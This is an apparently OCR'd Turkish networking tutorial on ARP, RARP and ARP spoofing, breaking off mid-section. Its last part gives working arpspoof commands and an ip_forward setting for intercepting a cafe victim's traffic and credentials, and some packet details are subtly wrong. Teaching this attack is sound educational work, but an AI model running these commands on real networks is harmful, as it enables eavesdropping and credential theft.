OSI'de protokoller olması gerektiği gibi tertipli bir şekilde katmanlara ayrışmışlardır. Ancak TCP/IP OSI'deki katmanların sıkıştırılmış hali olduğundan OSI'de ayrı katmanlarda olan protokoller TCP/IP'de aynı katmanda olabilmektedir. TCP/IP pratikte kullanılıyor olduğundan başlangıç sürecinde birçok yama niteliğinde çözümler bünyesine sokmuştur. Fakat OSI'de protokollerin tertipli ayrılışı internet haberleşmesi makalelerindeki atıfların genelde OSI üzerinden yapılmasına neden olmaktadır. En basitinden uygulama katmanını tarif ederken metinlerde L7 (Layer 7) ifadesi geçer. Halbuki uygulama katmanı TCP/IP'de L5'tir. L7 kullanılmasının nedeni OSI'nin tertipi dolayısıyla referans göstermeye (atıfta bulunmaya) mantıksal açıdan daha elverişli konumda olmasındandır. Protokollerin sınıflandırılmasındaki uyumlu sınırları dolayısıyla OSI, protokollerin görevleri ve bunların ait oldukları katmanların genelleştirilmiş görev bilgilerini anlamlandırma ve dökümante etme konusunda referans niteliği taşır. OSI, birçok makalede bu nitelikleri dolayısıyla - ve TCP/IP'nin gelişimi sürecinde OSI'den referans olarak yararlanması sebebiyle olsa gerek - OSI Referans Modeli diye geçer.


d. Arp Nedir?

Günümüze yakın bilgisayarların geliştirildiği ve birbirleriyle uzaktan iletişim kurdurma çabalarının olduğu dönemlerde bilgisayarların karşılıklı olarak birbirlerini bulma kuralları olan IP geliştirilmişti. Bu kurallar bütününe biz protokol diyoruz. IP protokolünün geliştirilmesiyle bilgisayarlar için ortak bir ağ kavramı (yani internet (yani internetworking) kavramı) ortaya çıkmıştı. O dönemlerde IP protokolünü test etmek amacıyla Amerika'da bir üniversite kampüsünde yer alan bilgisayardan bir başka eyaletteki üniversite kampüsünde yer alan bilgisayara test amaçlı "LOGIN" mesajı gönderilmişti. Ancak diğer eyalatteki sistemin network


servisi crash olduğundan LOGIN mesajının sadece LO harflerini alabilmişti ve ekranına yansıtabilmişti. Yani böylece ilk deneme yapılmıştı ve kısmen de olsa başarılı olunmuştu. Zamanla problemler çözülerek günümüzde halihazırda şu an canlı yayın görüntü aktarımı dahi yapabildiğimiz TCP/IP meydana gelmiştir.

IP, bilgisayar sistemlerini konumlama (adresleme) üzerine bir protokoldür. Peki ARP nedir? ARP (Address Resolution Protocol, yani Adres Çözümleme Protokolü) tıpkı IP gibi bilgisayarların birbirleriyle iletişim kurabilmesi (birbirlerini bulabilmesi) için geliştirilmiş bir protokoldür. Ancak IP bilgisayarların ağlar arası birbirlerini bulmayı sağlamak üzerine yapılan çalışmalar neticesinde oluşturulmuştu. Şimdi ise yerel (local) ağlarda bilgisayarların birbirlerini bulma ve haberleşme protokolüne ihtiyaç vardı. Aklınıza şu şekilde bir soru gelmiş olabilir: IP varken niye ekstradan bir de ARP protokolü geliştiriliyor ki? Yerelde de global'de de IP üzerinden iletişim kursak olmaz mıydı? Bu soru henüz çaylak olduğunuzu gösterir. Çünkü siz bir klasöre her şeyi koysak olmaz mı diyorsunuz esasında. Evet olur, ama o klasörün içi sonradan karman çorman olduğunda "ahh keşke bunları kategorize etseydim" diyeceksiniz. Belki klasör için derleyip toplayıp yeni klasöre bölüştürürüm diyebilirsiniz. Peki ama klasörünüzün içerisindeki veri milyarlara varsa ne yapardınız? Örnek biraz uçuk belki ama burada "protokol" geliştirmekten (yani kurallar bütünü standardı geliştirmekten) söz ediyoruz. Bu standardı dünyadaki her bir evde yer alan bilgisayar kullanacağından sonradan "şurası kötü olmuş düzelteyim" mantığıyla çözemeyeceğiniz derecede kitlesel bir elektronik çöplüğe döndürebilirsiniz dünyayı. Zira kategorizasyonu (modülerliği) iyi olmayan yazılımlar milyonlarca satıra ulaştıklarında ve yazılımda bir sorun çıktığında geliştirici ekibin işin içinden çıkamadığı ve tek tek milyonlarca satırı okumak da imkansız olduğundan yazılımı çöplüğe gönderdikleri bir dünyada yaşıyoruz. Dolayısıyla modülerlik ve sürdürebilirlik, yani ileride doğabilecek muhtemel ihtiyaçlar sonradan sorun teşkil etmesin diye yerel ağda bilgisayarların birbirleriyle iletişim kurması için ARP (Address Resolution Protocol) protokolü geliştirilmiştir.

IP protokolü geliştirildiği sıralarda ethernet ağı (LAN) henüz hazır değildi. Hatta IP protokolü ethernet ağı (LAN) teknolojisinden çok daha önce bile geliştirildi denebilir. Çünkü IP geliştirildiğinde ethernet ağı teknolojisi çok çok sonra (yaklaşık 20 yıl sonra) tam manasıyla hazır duruma gelmişti ve standartlaşabilmişti. Teknoloji tamam olduğunda adres dönüşümü için (yani IP adresten Ethernet adrese (MAC adrese) ve Ethernet adresten (MAC adresten) IP adrese dönüşüm için) iki metot düşünüldü. Bu metotlardan birincisi Direct Mapping (Direk Eşleme), diğeri ise Dynamic Address Resolution Protocol (Dinamik Adres Çözümleme Protokolü) şeklindeydi. Birincisi IP adresinin oktetlerini (X.Y.Z.T kısımlarını) örneğin son oktet, ethernet adresinin aynısı olacak şekilde ayarlansın diye öneriyordu.




Böylece IP'den ethernet adresini çıkarmak mümkün olacaktı. Ancak bu metot bazı sorunlar teşkil etmekteydi. Örneğin IP protokolü tasarlanırken ip adresleri 32 bit uzunluğunda olacak şekilde belirlenmişti ve ethernet adresleri ise 48 bit uzunluğundaydı. Dolayısıyla 32 bit'in içerisine 48 bitlik bir adresi "olduğu gibi" koymak mümkün değildi.



Dolayısıyla diğer yönteme yönelindi. Bu ikinci yöntem birinciye nazaran daha az verimli ama daha esnek ve kullanılabilirdi: Dinamik Adres Çözümleme Protokolü. Bu metoda göre yerel ağda bir bilgisayar, örneğin A bilgisayarı, B bilgisayarının IP'sine sahip durumdadır. Fakat B bilgisayarının yerel ağda hangi makina olduğunu (yani B bilgisayarı ile yerel ağda hangi hattan iletişim kuracağını) bilmiyor. Bu durumda ikinci metot olan Dinamik Adres Çözümleme'ye göre A bilgisayarı yerel ağdaki tüm bilgisayarlara sırayla sen B bilgisayarı mısın diye soru gönderir. B bilgisayarı dışındaki yerel ağda yer alan tüm bilgisayarlar bu soruyu yanıtsız bırakır ve B bilgisayarı ise bu soruyu aldığından (A bilgisayarının IP adresini ve Ethernet adresini okuyarak) cevabı A bilgisayarına yollar. Der ki ben B'yim (kendi IP'si ve ethernet adresiyle). Böylece A bilgisayarı B bilgisayarının yerel konumunu öğrenir ve iletişim kurabilir duruma gelir. Bu yöntem fark edilirse sorunsuz görünmektedir. İşleyişte belki sorun yoktur ama tasarımcıların gözüne performans faktörü takılmıştır ve bunun üzerine bu metotu nasıl daha fazla verimli hale getirebiliriz diye düşündüklerinde iki madde üzerinde karar kılmışlardır. Bunlar; Broadcasting (yayın yapma) ve Caching (önbellek tutma).

Broadcasting (yani yayın yapma) ile Dinamik Adres Çözümleme protokolünde yapılan örneğin A bilgisayarının B bilgisayarı yerel konumunu öğrenmek için sırasıyla tüm bilgisayarlara her defasında B bilgisayarı sen misin sorusunu sorması yerine bir defalık B bilgisayarı sen misin sorusunu ağdaki ortak ağ cihaza sorma ve soruyu alan ağ cihazının mesajı tüm yerel ağa yayılması sağlandı. Böylece ufak bir detayla daha verimli iletişim sağlanmış olur.

Önbellek tutma ise bir başka verimlilik sunan seçenektir. A bilgisayarı B bilgisayarının yerel konumunu öğrendikten sonra iletişimini kurar, işini halleder ve iletişimini sonlandırır. Fakat eğer önbelleğinde daha önce sorduğu ve cevabını öğrendiği B bilgisayarının ethernet adresini kaydetmediyse sonradan iletişim kuracağı zaman tekrar aynı prosedürü (B bilgisayarı sen misin sorusunu ağ cihazı yoluyla tüm ağa sorma prosedürünü) tekrarlaması gerekecektir ve bu bir anlamda boşu boşuna zaman israfına yol açacaktır. Eğer A bilgisayarı daha önceden B bilgisayarının yerel konumunu öğrendiği an bu bilgiyi önbelleğine kaydederse sonradan iletişim kuracağı zaman, bu zaman israfına mahal vermeden direk iletişim kurabilecektir. Bu nedenle önbellek tutma seçeneği de kullanılmaya değer bulunmuştur.




Yukarıdaki resimde Device A (A Makinası) ortak ağ cihazına “B makinası kimdir” (teknik olarak; B makinası MAC adresi nedir?) sorusunu soruyor. Ortak ağ cihazı ise resimde mor oklarla gösterildiği üzere ağa yayın yaparak B makinası MAC adresi nedir diye teker teker ağdaki makinalara soruyor. Ardından B makinası yeşil okla gösterildiği üzere sorunun kendisini ilgilendirmesi dolayısıyla sorunun cevabını ortak ağ cihazına ve oradan da A makinasına sunuyor.

ARP (Address Resolution Protocol) protokolü Ethernet adreslerinin (MAC adreslerinin) çözümlenmesi için (yani IP adresinden Ethernet adresine (MAC adresine) ya da Ethernet adresinden (MAC adresinden) IP adresine dönüştürme işlemi için) geliştirilmiş "genel" bir adres çözümleme protokolüdür. Genel kelimesini vurgulamakta fayda var. Zira Ethernet gibi OSI referans modeli layer 2'de başka data-link teknolojileri de mevcuttur: Örneğin; ATM, Frame Relay, Wifi (IEEE 802.1x),... gibi. Eğer ARP gibi ortak / genel bir adres çözümleme protokolü tasarlanmasaydı bu teknolojilerin her biri için (örn; Ethernet Address Resolution Protocol, ATM Address Resolution Protocol, Frame Relay Address Resolution Protocol, Wifi Address Resolution Protocol,... şeklinde) ayrı ayrı protokol tanımlamasına gidilmesi gerekecekti. Bu ise bizim klasör örneğimize dönecek olursak her bir resim dosyası için ayrı klasör oluşturmamıza benzer. 10 resminiz varsa 10 adet klasör oluşturmak kullanışsız bir seçimdir. Daha modüler ve öz ve elbette sürdürülebilir bir kullanım için tüm bunların eksisi artısı göz önüne alınarak ortak bir adres çözümleme protokolü geliştirilmiştir ve böylelikle yerel ağda farklı teknolojiler arasında geçişler varsa (örn; ethernet'ten Wifi'a gibi) adres çözümlemede hiçbir sıkıntı olmayacaktır. Yani örneğin evinizde yerel ağdaki Wifi üzerinden bağlanan bir sistem evinizdeki ethernet kablosu üzerinden bağlanan diğer sistem ile sorunsuz bir şekilde iletişim kurabilecektir.

Şu an günümüzde kullanılan TCP/IP modelindeki ARP (Address Resolution Protocol); daha önce ilk adres çözümle protokolü olarak geliştirilmiş Ethernet Address Resolution Protocol (Ethernet Adres Çözümleme Protokolü) ‘ünün devamı niteliğinde olan, Ethernet Address Resolution Protocol’ü verimliliğini arttırma konusunda düşünülen Dinamik Adres Çözümleme metodunun Broadcasting ve Caching özelliklerini bünyesine almış ve tüm network-access (data-link) katmanındaki teknolojileri destekler nitelikte tasarlanmış genel bir adres çözümleme protokolüdür. Halihazırda sistemlerimizde şu an bu protokol (yani Address Resolution Protocol, kısa adıyla ARP) kullanılmaktadır.

TCP/IP; bilgisayar, ağ cihazları, nesneler (telefon, buzdolabı, klima, televizyon,...) gibi aklınıza gelebilecek her türlü internete çıkan elektronik cihazda kullanıldığı için ARP da bu cihazlarda kullanılmaktadır. Böylece bu cihazlar yerel ağlarında diğer cihazlarla etkileşimde / haberleşmelerde bulunabiliyorlar.

Not:
ARP konusunda bir ihtilaf vardır. ARP'ı kimisi Data-Link katmanına koymaktadır. Kimisi ise Network katmanına koymaktadır. ARP, aslında bir parçası Data-Link Layer kategorizasyonunun tanımına uymakta ve bir parçası da Network Layer kategorizasyonunun tanımına uymakta. Bu nedenle çeşitli kaynaklarda ARP protokolünü bazen Data-Link Layer'da bazen de Network Layer'da görebilirsiniz. İkisi de doğrudur.



Buradaki farklılığın temel nedeni ARP'ın esasen L2 katmanında çalışıyor olması, fakat bir yanının da L3'e servis sunmasındandır. OSI referans modelinde ARP protokolü L2'de geçer. TCP/IP modelinde ise L3'te geçer.

ARP paketi ARP protokolü tanımlamalarına göre oluşturulmuş 1 ve 0 bit dizisidir. Bu paketler yerel ağda bilgisayarların birbirleriyle haberleşebilmesi için kullanılan bir paket türüdür. İnternette haberleşme IP adresleri ile gerçekleşirken yerel ağda haberleşme MAC adresleri ile gerçekleşir. Yani yerel ağdaki bilgisayarlar birbirleriyle haberleşebilmek için birbirlerinin MAC adreslerine ihtiyaç duyarlar. Bunu elde edebilmek için ise yerel ağdaki bilgisayarlar kendi IP ve MAC adreslerini barındıran Arp paketlerini birbirlerine yollarlar ve birbirlerinin MAC adreslerini elde ederek Arp Tablolarına (Arp önbelleklerine) kaydederler. Sonuçta Arp paketleri ile birbirlerinin MAC adreslerini öğrenen yerel ağdaki bilgisayarlar birbirleriyle haberleşebilir duruma gelirler.

Not:
Yerel ağdaki makinalar edindikleri MAC adreslerini Arp Tablolarında (Arp Önbelleklerinde) IP adres - MAC adres çiftleri şeklinde kaydederler. Böylece sonradan makinelerin birbirleriyle kurabileceği iletişimlerde birbirlerini bulmak için tekrardan birebir aynı Arp paket trafiği oluşturma ve MAC adres yanıtını bekleme gibi prosedürler önlenmiş olur. Ağdaki trafik yoğunluğu bu sayede düşürülerek ağ genelindeki trafik hız performansı arttırılabilir. Aynı şekilde bilgisayarların birbirleriyle kontak kurma hızları da bu sayede arttırılabilir.


Burada ARP'la paket yapısı olarak birebir aynı dizilime sahip RARP'a da değinmekte fayda var. RARP, ARP protokolüne benzer göreve sahip, fakat işleyiş açısından tersine icraatta bulunan bir protokoldür. Bu protokol ARP'ta yapılan "X.Y.Z.T IP adresli makinanın MAC'i nedir" sorusunu sorma ve gelen cevapla öğrenilen MAC adres sonrası haberleşmenin teminini sağlama yerine tersine bir işleyişte bulunur. Yani RARP protokolü, yerel ağdaki bir sistemin yerel ağdaki bir başka sisteme ait MAC adresi bilgisini (örn; A:B:C:D bilgisini) bildiği, ama o MAC adresine sahip yerel ağdaki makinenin IP adresini bilmediği durumlarda yerel ağdaki Gateway'in arp cache'ine (gateway / router / switch 'in arp cache'ine) şu, şu, şu MAC adresli makinenin IP'si nedir sorusunu sormaya ve buna karşılık Gateway'den dönen yanıttaki MAC adresi ile sorgulanan yerel makinenin IP adres bilgisinin elde edilebilmesini sağlar. Özetleyecek olursak ARP protokolü ile yerel ağlarda IP adresinden MAC adresi elde edilir. RARP protokolü ile de yerel ağlarda MAC adresinden IP adresi elde edilir.

e. ARP Spoofing Nedir?


ARP Spoofing (ARP Kandırmacası), diğer adıyla ARP Poisoning (ARP Zehirlemesi), diğer adıyla ARP Cache Poisoning (ARP Önbellek Zehirlemesi) terimi ARP paketleri kullanılarak yerel ağda ağa bağlı bilgisayarlara / sunuculara / nesnelere gönderilen paketlerin bu cihazları kandırmasına ve kandırılmış cihazların internet trafiğini okumaya / internet trafiğini manipule edip farklı sonuçlar elde etmeyi ummaya / ... denmektedir. Yani ARP Spoofing, L2 katmanında uğraşılan bir saldırı türüdür.

Saldırının detaylarına geçmeden önce bir yerel ağda makinelerin birbirleriyle tanışması sürecini (ARP alışverişlerini) deneyimleyelim. Ardından bir yerel ağda anormal Arp paketleri ile makinelerin rayından nasıl çıkarıldığını anlamlandıralım.

Bir yerel ağda (örn; evinizdeki ağda) bilgisayarlarınız birbirlerini görür hale gelebilmek için siz LAN kablosunu taktığınızda (ve şayet o sıralarda çalışan bir router'ınız ya da prize bağlı bir switch'iniz varsa) arkaplanda arp paket gönderimleri yapacaktır. Mesela aşağıdaki temsili yerel ağ üzerinden gidelim.



Resmin solundan başlayacak olursak A bilgisayarı öncelikle yaptığı taramalar (ağa bağlı cihazların tespiti) sonucunda ağdaki tüm online cihazların IP'sini elde eder. İçlerinden IP'sini edindiği makinelerden biri olan C bilgisayarıyla konuşmak ister. Fakat A bilgisayarının C bilgisayarıyla konuşabilmesi için C bilgisayarının MAC adresini öğrenmesi gerekir. Bu durumda A makinesi bir ARP paketi hazırlar. Bu pakete kendi IP adresini, kendi MAC adresini, arp paketinin türü bilgisini, MAC'i öğrenilmek istenen makinenin IP bilgisini ve diğer ıvır zıvırları koyar. Hatırlarsanız ARP paket içi şu şekilde bölümlendirmelere sahipti:



Dolayısıyla paketi C dilinde yazacak olsaydık şöyle bir yapı ortaya çıkacaktı:

C:

```c
// Layer 3
typedef struct packet_inner {
   unsigned short hardware_type;
   unsigned short protocol_type;
   unsigned char hardware_length;
   unsigned char protocol_length;
   unsigned short operation;
   unsigned char source_mac[6];
   unsigned char source_ip[4];
   unsigned char destination_mac[6];
   unsigned char destination_ip[4];
} ARP;

// Layer 2
typedef struct packet_outer {
   unsigned char source_mac[6];
   unsigned char destination_mac[6];
   unsigned short packet_type;
} MAIN_PACKET;

// Layer 1
typedef struct packet_final {
   ARP packet_inner;
   MAIN_PACKET packet_outer;
} ARP_PACKET;
```

Bu yapı değişkenlerine verilecek değerler ile örneğin yazılıma ağda ARP paketi gönder direktifi verebilecektik.

Resme geri dönecek olursak A bilgisayarı C bilgisayarının MAC'ini öğrenmek için şu şekilde bir Arp paketi hazırlar:

```
hwtype=0x1                // Yani donanım türü olarak Ethernet  seçilir.
ptype=0x800               // Yani protokol türü olarak IPv4 & IPv6 seçilir.
hwlen=6                  // Yani donanım adres uzunluğu olarak 6 oktet seçilir.
plen=4                  // Yani protokol adres uzunluğu olarak 4 oktet seçilir.
op=0x1                    // Yani operasyon türü Arp paketinin amacı) ARP
                          // Request (Arp Talebi) olarak belirlenir.
hwsrc=f2:f2:f2:f2:f2:f2  // Yani talebi yapan kişinin kendi MAC adresi girilir.
psrc=192.168.0.101        // Yani talebi yapan kişinin kendi IP'si girilir.
hwdst=00:00:00:00:00:00   // Yani hedef MAC adresi girilir. Hedef MAC
                          // bilinmediğinden 0'lı bırakılır.
pdst=192.168.0.1          // Yani hedef makinenin daha önce elde ettiğimiz
                          // IP'si girilir.
```

Görüldüğü üzere ARP paket içeriğindeki tüm bölümler doldurulmuştur. A bilgisayarı arkaplanda hazırladığı bu paketi L3'ten L2'ye, oradan da L1'e taşır ve kablolar aracılığıyla yerel ağdaki switch'e yollar. Switch aldığı bu ARP talebini yerel ağdaki diğer tüm bilgisayarlara gönderir. Yerel ağ örneğimiz için kullandığımız resmin sol tarafında, hazırlanan Arp talebinin (Arp Request'in) gönderilişi gösterilmektedir. Arp taleplerini alan makineler paketin sorduğu "192.168.0.1 IP'li makine sen misin?" sorusunu okuyacaktırlar. B bilgisayarı bu arp talebini (paketini) okuduğunda soruyu yanıtsız bırakacaktır, çünkü sorunun muhatabı değildir. D bilgisayarı arp talebini aldığında soruyu yanıtsız bırakacaktır, çünkü sorunun muhatabı değildir. C bilgisayarı ise arp talebini aldığında soruyu okuyup ona bir yanıt üretecektir. Çünkü sorunun cevabı kendindedir. Çünkü C bilgisayarının IP'si 192.168.0.1'dir. C bilgisayarı soruyu okuduktan sonra üreteceği arp yanıt paketi içerisine kendi IP'si + kendi MAC adresini koyup A bilgisayarına gönderecektir. Detaylandıracak olursak C bilgisayarının hazırlayacağı arp yanıtı paket içeriği şu şekilde olur:

```
hwtype=0x1                 // Yani donanım türü olarak Ethernet  seçilir.
ptype=0x800                // Yani protokol türü olarak IPv4 & IPv6 seçilir.
hwlen=6                   // Yani donanım adres uzunluğu olarak 6 oktet seçilir.
plen=4                   // Yani protokol adres uzunluğu olarak 4 oktet seçilir.
op=0x2                     // Yani operasyon türü Arp paketinin amacı) ARP
                           // Response (Arp Yanıtı) olarak belirlenir.
hwsrc=02:f2:02:f2:02:f2  // Yani yanıtı yapan kişinin kendi MAC adresi girilir.
psrc=192.168.0.1           // Yani yanıtı yapan kişinin kendi IP'si girilir.
hwdst=f2:f2:f2:f2:f2:f2  // Yani hedef MAC adresi girilir. Hedef MAC
                           // bilinmediğinden 0'lı bırakılır.
pdst=192.168.0.1           // Yani C makinesinin az önce A makinesinden aldığı
                           // Arp talebindeki A makinesi IP'sini elde etmesiyle
                           // öğrendiği) öğrendiği hedef IP adresi (A makinesinin
                           // IP adresi) girilir.
```

C bilgisayarının gönderdiği bu arp yanıt paketi doğrudan A bilgisayarına ulaşır ve A bilgisayarı bu arp yanıtı paket içeriğindeki hwsrc (hardware address source) bölümünden C bilgisayarının MAC adresini öğrenmiş olur. Böylece A bilgisayarının artık C bilgisayarı ile örn; dosya paylaşımı yapması için gerekli haberleşme kanalı açılmış olur.

> Not: Bahsedilen dosya paylaşım konusuda dosya paylaşımı için iletişim kanalı açıktır / bilgisayarlar birbirini görebilmektedir, fakat takdir edersiniz ki dosya paylaşım hizmetinin A bilgisayarında başlatılması da gerekir. Bu hizmet / servis başlatılmalıdır ki yeteneklerinden faydalanılabilsin. MAC adresi öğrenerek sadece haberleşme kanalı açılır. Gerisi kullanılacak hizmetlere / yazılımlara kalır.

Bu gerçekleşen arp talep ve arp yanıt akışını diğer makinelerin de ihtiyaç duyduklarında yaptığını farzederseniz yerel bir ağda normal bir arp paket trafiğini tahayyül edebilirsiniz.

f. ARP Spoofing Saldırısı Nasıl Yapılır?

Şimdi yerel bir ağda anormal oluşturulmuş bir arp paketi ile yerel ağdaki bir ve/veya birden fazla makineyi nasıl rayından çıkarabileceğimizi, nasıl pusulalarını şaşırtabileceğimizi önce kağıt üstünde (teorik olarak) gösterelim. Yapacağımız bu saldırı Arp Spoofing (Arp

Kandırmacası) saldırısıdır (Not: Uygulamalı gösterimi bir sonraki başlıkta ele alınacaktır).

Arp Spoofing saldırısı yerel ağdaki saldırgan bir makineden örneğin bir başka makineye sahte bir arp paketi göndermeye dayanır. Bu gönderilen arp paketini alan kurban makine saldırgan makinesini bir başka makineymiş gibi görür. Örneğin saldırgan makine bu sahte Arp paketleri ile yerel ağda kendini router olarak gösterebilir. Bu, saldırgana yerel ağdaki tüm internet trafiğini üzerine alma imkanı verebilir.

Varsayalım ki bir kafede kurban bir kimse var ve laptop'ı Wifi ile kafenin internetine bağlı. Aynı kafede aynı ağa bağlanmış kötü niyetli bir kimse ise kurbanın trafiğini dinlemeyi ve kurbanın kullanıcı adı, şifre gibi hassas bilgilerini elde etmeyi istesin. Saldırgan bu işlemi yapabilmek için Arp Spoofing tekniğinden ve bu işi görecek (yani sahte arp paketi üretebilecek) bir yazılımdan yararlanacaktır. İlk olarak saldırgan kurbanın yerel adresine ve router'ın yerel adresine ihtiyaç duyar. Bu işlem için kurbanın yanına gitmesi şüphe çekeceğinden dilerse ağdaki tüm online IP'leri tespit eder (ki bu daha kolay olanıdır) ya da sosyal mühendislik yeteneklerini konuşturur ve bir şekilde kurbanın IP'sini elde eder. Router'ın IP'sini elde etmek ise herhangi bir çaba gerektirmeyen işlemdir. Çünkü saldırgan da aynı ağda ve aynı router'a bağlı vaziyettedir. Saldırgan bu iki IP bilgisine gerek duyar, çünkü bu iki IP konumun arasına (yani router cihazı ile kurbanın laptop'ı arasına) girecektir. Örneğin kurbanın IP'si 192.168.2.2 olsun. Router'ın IP'si de 192.168.2.1 olsun. Saldırgan sahte arp paketi üreteci arpspoof aracıyla bu bilgileri hem router cihazını hem de kurban laptop makinesini kandırmak için kullansın.

İlk Terminal:

```
// [*] Elle Direk Arp "Yanıtı" Gönderimi
// Kurbanın laptop'ındaki ARP Tablosuna (Arp Önbelleğine)
// saldırganın MAC adresi router'ın MAC adresi diye kaydedilir.

> arpspoof -i wlan0 -t 192.168.2.2 192.168.2.1
                       (Kurban IP) (Router IP)
```

İkinci Terminal:

```
// [*] Elle Direk Arp "Yanıtı" Gönderimi (2)
// Router'ın ARP Tablosuna (Arp Önbelleğine) saldırganın
// MAC adresi kurbanın MAC adresi diye kaydedilir.

> arpspoof -i wlan0 -t 192.168.2.1 192.168.2.2
                       (Router IP) (Kurban IP)
```

Üçüncü Terminal:

```
// [*] Elle Konfigurasyon
// Saldırgan, makinesinin ethernet kartını ağdan gelen tüm
// paketleri yönlendir moduna sokar.

> echo 1 > /proc/sys/net/ipv4/ip_forward
```


Programlamatik işlere bulaşmadan high-level bir kullanım arayüzü sunan arpspoof aracı ile elle arp paketi üretebilmekteyiz. Yukarıdaki arpspoof kullanımlarında saldırgan, araca önce kendi ethernet arayüzü bilgisini verir (Detaylar Uygulama başlığında yer alacaktır): wlan0. Ardından -t (yani target (yani hedef)) parametresi ile kandıracağı bilgisayarın IP'sini verir. En son gelen IP kısmına da kendisini o makineymiş gibi göstermek istediği makinenin IP'sini verir.

Birinci terminal'de saldırgan -t 'de belirtilen kurban makinaya kendini Router olarak tanıtmıştır. İkinci terminal'de saldırgan -t 'de belirtilen makinaya (bu sefer kurban Router oluyor) kendini kurban (kafede oturan kişi) olarak tanıtmıştır. Yani router'a kendini kurban makina olarak göstermektedir. En nihayetinde ise üçüncü terminalde saldırgan ethernet kartını trafik yönlendirme moduna geçirmiştir. Peki ama şimdi ne oldu?

Dikkat ederseniz birinci ve ikinci terminallerde üretilen arp paketi bir Arp "Yanıt" paketidir. Hatırlarsanız yerel ağlarda normal bir arp trafiğinde olması gereken önce Arp Talebi ve sonra Arp Yanıtı dır. Fakat burada saldırgan direk Arp Yanıt paketi gönderiyor.

> Bilgi:
